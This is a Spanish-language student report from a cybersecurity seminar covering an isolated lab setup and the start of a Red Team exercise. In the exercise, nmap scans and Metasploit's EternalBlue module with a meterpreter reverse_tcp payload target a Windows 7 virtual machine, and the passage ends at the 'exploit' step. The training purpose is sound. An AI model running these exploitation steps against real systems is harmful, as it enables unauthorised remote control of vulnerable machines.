Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Renzo López Montero

Asesor

Eduvin Trigos Sánchez

Grupo:

202337164_4

Universidad Nacional Abierta y a Distancia UNAD

Escuela De Ciencias Básicas, Tecnología E Ingeniería

Especialización En Seguridad Informática

Seminario Especializado: Equipos Estratégicos en Ciberseguridad:

Red Team & Blue Team.

2025

Resumen

Este informe técnico ofrece un análisis exhaustivo de las capacidades ofensivas y defensivas empleadas durante el Seminario Especializado en Ciberseguridad de la UNAD - Fase 5. Se simuló un escenario de ataque contra un equipo con Windows 7 SP1 vulnerable a la falla MS17-010 (EternalBlue), utilizando herramientas de reconocimiento y explotación de Kali Linux. Siguiendo la función del Equipo Azul, se propusieron estrategias teóricas de contención y remediación, de acuerdo con las recomendaciones de marcos internacionales como el CIS y el NIST.

Además, se realizó un análisis ético y legal del escenario de CyberFort Technologies, que reveló cláusulas contractuales que violan la legislación colombiana, como las Leyes 1273 de 2009 y 1581 de 2012, así como los principios del Código de Ética de COPNIA.

El documento finaliza con recomendaciones aplicables en contextos reales que integran capacidades técnicas, legales y de gestión.

Palabras clave: Blue Team; Ciberseguridad; EternalBlue; Legislación colombiana; Red Team.

Tabla de Contenido

Tabla de Figuras

Lista de tablas

Glosario

Equipo Azul: Un equipo que defiende la infraestructura de una organización contra amenazas mediante la monitorización, la detección, la respuesta a incidentes y la gestión de vulnerabilidades dentro de un marco legal.

Ciberseguridad: Es un conjunto de prácticas, herramientas y políticas que protegen los activos y usuarios de una organización en el entorno cibernético, a la vez que gestionan los riesgos.

Ciberdelito: Un acto ilegal que implica el uso o ataque de tecnologías de la información, según lo define el Código Penal Colombiano (por ejemplo, la Ley 1273 de 2009).

EternalBlue: Es un exploit filtrado de la NSA que utiliza una vulnerabilidad SMBv1 en Windows para ejecutar código arbitrario. Su uso es estrictamente ético y está aprobado para pruebas.

Exploit: Es un software o script que aprovecha una vulnerabilidad para provocar un comportamiento no deseado en un sistema, como la ejecución de código o la escalada de privilegios.

Kali Linux: Es una distribución GNU/Linux para auditoría de seguridad y pruebas de penetración que incluye una gama de herramientas ofensivas y defensivas.

Metasploit Framework: Es una plataforma de código abierto para desarrollar, probar y ejecutar exploits; es esencial para los profesionales de la seguridad ofensiva (Red Team) y debe usarse siempre de forma legal y ética.

Nmap (Network Mapper): Es una herramienta de código abierto para el descubrimiento de redes y la auditoría de seguridad que puede escanear puertos, identificar servicios y vulnerabilidades con consentimiento.

Payload: Es un componente de un exploit que realiza la acción deseada en un sistema comprometido, como establecer una conexión remota o ejecutar código.

Equipo Rojo: Un equipo que simula ataques reales para evaluar las defensas de una organización y la respuesta del Equipo Azul, siempre de acuerdo con las directrices éticas y legales.

SMB (Bloque de Mensajes del Servidor): Es un protocolo de red que permite a los dispositivos de una red compartir archivos, impresoras y puertos.

Introducción

La ciberseguridad en el entorno empresarial requiere una formación multidisciplinar que incluya habilidades técnicas ofensivas y defensivas, dominio de herramientas, conocimientos legales y sólidos principios éticos. Este documento describe un procedimiento de formación que simula ataques reales a una red local controlada, permitiendo a los estudiantes asumir los roles de atacante (Equipo Rojo) y defensor (Equipo Azul) (E-magined, 2022).

Esta experiencia, además del aspecto técnico, requirió la toma de decisiones legales y éticas basadas en un escenario simulado en el que una organización puso en riesgo la integridad profesional al exigir silencio sobre actividades internas ilegales.

Las actividades técnicas se llevaron a cabo en un entorno de laboratorio completamente virtualizado, lo que permitió la repetición de procesos, la generación controlada de errores y la documentación de todas las pruebas necesarias para respaldar cada decisión.

Objetivos

General:

Aplicar estrategias ofensivas y defensivas en un entorno controlado para identificar vulnerabilidades, simular ataques e implementar medidas de contención, cumpliendo con las normas éticas y legales colombianas.

Específicos:

Ejecutar pruebas de escaneo, explotación y postexplotación en un equipo Windows vulnerable.

Ejecutar acciones defensivas realistas para aislar y proteger el sistema comprometido.

Analizar el marco legal colombiano frente a acuerdos de confidencialidad en contextos de ciberseguridad.

Proponer recomendaciones técnicas, éticas y legales para fortalecer las capacidades organizacionales ante amenazas informáticas.

Desarrollo de la Actividad:

Etapa 1: Conceptos de Equipos de Seguridad y Configuración del Entorno

Esta sección describe la fase introductoria del seminario, que se centra en comprender las funciones del Equipo Rojo y el Equipo Azul, así como en configurar el entorno de laboratorio para los ejercicios prácticos.

Creación y configuración del entorno virtual.

Se procedió con la instalación y configuración de VirtualBox, una plataforma de virtualización utilizada para simular un entorno de red aislado y seguro. Se configuraron dos computadoras virtuales: una con Windows 7 (SP1 o posterior, vulnerable a MS17-010) y la otra con Kali Linux.


Ambas máquinas se configuraron para funcionar dentro de una red interna, lo que permite la comunicación entre ellas sin exponerlas inmediatamente a redes externas, garantizando así la seguridad y el control del laboratorio.

Procedimiento de Instalación de VirtualBox y Máquinas Virtuales:

Paso 1: Instalación de VirtualBox. Se descargó e instaló VirtualBox desde su sitio oficial.

Figura 1


VirtualBox.



Paso 2: Configurar e importar Windows 7. Tras importar la imagen de Windows 7 (.ova), se modificaron las especificaciones de hardware (p. ej., 2 GB de RAM, 2 CPU) para garantizar el máximo rendimiento. Para aislar el entorno, se seleccionó "Red interna" en la configuración de red.

Figura 2


Red Windows.



Paso 3: Configurar Kali Linux e importarlo. Se siguieron pasos similares para importar la imagen de Kali Linux (.ova), asignarle los recursos adecuados (p. ej., dos CPU, 2-4 GB de RAM) y configurar su adaptador de red en "Red interna" para que pudiera comunicarse con Windows 7. (Andress, 2019)

Figura 3


Red Kali.



Desde Windows 7, se ejecutó el comando ipconfig para obtener su dirección IP.

Figura 4


Ip Windows



Desde Kali Linux, se ejecutó el comando ifconfig para obtener su dirección IP

Figura 5

IP Kali



Importancia del Entorno de Laboratorio Aislado:

La creación de un entorno virtual aislado es una práctica fundamental en ciberseguridad. Permite a profesionales y estudiantes experimentar con herramientas y técnicas de ataque y defensa sin comprometer los sistemas de producción ni las redes externas. Es un campo de pruebas ético que imita las condiciones reales para un aprendizaje práctico y seguro.

Etapa 2: Ataques de Red Team: Explotación de Vulnerabilidades:

Esta fase se centró en simular un ataque real utilizando las herramientas y técnicas del Equipo Rojo para identificar y explotar vulnerabilidades en el sistema Windows 7, cumpliendo con el marco legal y los estándares profesionales establecidos.

Reconocimiento y Escaneo de Puertos con Nmap:

El primer paso fue realizar un reconocimiento en el equipo objetivo (Windows 7 con IP 192.168.101.11) con Kali Linux. Se utilizó la herramienta Nmap para escanear todos los puertos y servicios abiertos, así como para identificar la versión del sistema operativo (Skoudis & Liston, 2006).

Este paso es fundamental para comprender la superficie de ataque, identificar posibles fallas y diseñar la estrategia para la fase de explotación dirigida.

Escaneo básico de host activo: Primero, se realizó un análisis de ping simple para garantizar que el equipo objetivo estuviera activo en la red interna.

nmap -SN 192.168.101.0/24 (Este comando analiza la red interna en busca de hosts activos, incluyendo Windows 7 y Kali Linux).


Análisis de puertos y detección de servicios/versiones:

Una vez validada la dirección IP de destino (192.168.101.11), se realizó un escaneo exhaustivo con Nmap para detectar puertos abiertos y sus servicios asociados, incluyendo las versiones. Esta información permite identificar vulnerabilidades específicas como el CVE-2017-0144 (MS17-010), que afecta al protocolo SMBv1 en Windows 7 (Skoudis & Liston, 2006).

nmap -sV -T4 -A -p 192.168.101.11 (Este comando analiza todos los puertos y encuentra versiones de servicios para la dirección IP de Windows 7).

Figura 6

Scan Nmap



Análisis de Nmap: La información recopilada por Nmap fue crucial para el siguiente paso. El descubrimiento del puerto 445 (SMB) abierto en un equipo con Windows 7 que no contaba con los parches de seguridad más recientes es un claro indicador de la vulnerabilidad MS17-010 (EternalBlue). Este descubrimiento orientó la fase posterior de la simulación hacia la explotación precisa de esta debilidad.

Explotación de la Vulnerabilidad MS17-010 (EternalBlue) con Metasploit:

Tras identificar la probable vulnerabilidad SMB, Se inició el uso de Metasploit Framework para la explotación de la vulnerabilidad EternalBlue en el puerto 445 del sistema Windows 7 (Andress, 2019).


para obtener acceso no autorizado y control sobre el sistema Windows 7 (192.168.101.11).

Procedimiento Detallado con Metasploit:

Inicio de Metasploit: Se abrió la consola de Metasploit en Kali Linux (msfconsole) para iniciar las operaciones de explotación.

Figura 7

Metasploit




Búsqueda y selección de exploits: Se buscó un exploit para la vulnerabilidad EternalBlue en la base de datos de Metasploit.

search ms17-010

msf6 > search smb windows 7

Figura 8

SMB



```
msf6 > search smb windows 7

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_code_exec_classloader                       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1     \_ target: Java                                                     .                .          .      .
   2     \_ target: Linux                                                    .                .          .      .
   3     \_ target: Windows                                                  .                .          .      .
   4     \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .            .          .      .
   5   auxiliary/gather/crushftp_fileread_cve_2024_4040                      .                normal     Yes    CrushFTP Unauthenticated Arbitrary File Read
   6   exploit/windows/scada/ge_proficy_cimplicity_gefebt                    2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
   7   exploit/windows/http/generic_http_dll_injection                       2015-03-04       manual     No     Generic Web Application DLL Injection
   8     \_ target: Windows x86                                              .                .          .      .
   9     \_ target: Windows x64                                              .                .          .      .
   10  exploit/windows/misc/hp_dataprotector_install_service                 2011-11-02       excellent  Yes    HP Data Protector 6.10/6.11/6.20 Install Service
   11  exploit/windows/misc/hp_dataprotector_cmd_exec                        2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Execution
   12  payload/cmd/windows/http/x64/custom/reverse_named_pipe                .                normal     No     HTTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   13  payload/cmd/windows/http/x64/meterpreter/reverse_named_pipe           .                normal     No     HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
   14  payload/cmd/windows/https/x64/custom/reverse_named_pipe               .                normal     No     HTTPS Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   15  payload/cmd/windows/https/x64/meterpreter/reverse_named_pipe          .                normal     No     HTTPS Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
   16  exploit/windows/smb/ms17_010_eternalblue                              2017-03-14       average    Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   17    \_ target: Windows x32                                              .                .          .      .
   18    \_ target: Windows x64                                              .                .          .      .
   19  exploit/windows/smb/ms04_007_killbill                                 2004-02-10       low        No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
   20  exploit/windows/smb/ms04_031_netdde                                   2004-10-12       good       No     MS04-031 Microsoft NetDDE Service Overflow
   21  exploit/windows/smb/ms06_025_rras                                     2006-06-13       average    No     MS06-025 Microsoft RRAS Service Overflow
   22    \_ target: Automatic                                                .                .          .      .
   23    \_ target: Windows 2000 SP4                                         .                .          .      .
   24    \_ target: Windows XP SP1                                           .                .          .      .
   25  exploit/windows/smb/ms06_025_rasmans_reg                              2006-06-13       good       No     MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
   26  exploit/windows/smb/ms06_040_netapi                                   2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   27    \_ target: (wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)    .                .          .      .
   28    \_ target: (wcscpy) Windows NT 4.0 / Windows 2000 SP0-SP4           .                .          .      .
   29    \_ target: (wcscpy) Windows XP SP0/SP1                              .                .          .      .
   30    \_ target: (stack)  Windows XP SP1 English                          .                .          .      .
   31    \_ target: (stack)  Windows XP SP1 Italian                          .                .          .      .
   32    \_ target: (wcscpy) Windows 2003 SP0                                .                .          .      .
   33  exploit/windows/smb/ms06_070_wkssvc                                   2006-11-14       manual     No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
   34    \_ target: Automatic Targetting                                     .                .          .      .
```

Configuración de las opciones de exploit: Se configuraron las opciones de exploit adecuadas para dirigir el ataque al objetivo. Para la conexión inversa, la dirección IP del objetivo (RHOSTS) fue 192.168.101.11 y la dirección IP local de Kali Linux (LHOST) fue 192.168.101.9.


Opciones de visualización (para ver las opciones configurables).

set RHOSTS 192.168.101.11

set LHOST 192.168.101.9

Figura 9

Payload



Selección del Payload: Se seleccionó un Payload adecuado para establecer una sesión remota en el sistema objetivo. La carga útil windows/x64/meterpreter/reverse_tcp se utiliza con frecuencia debido a su versatilidad y al control avanzado sobre el equipo comprometido.


set payload windows/x64/meterpreter/reverse_tcp

Ejecución del Exploit: Finalmente, se ejecutó el exploit con las opciones configuradas.

exploit o run

Figura 10

Ejecucion Payload



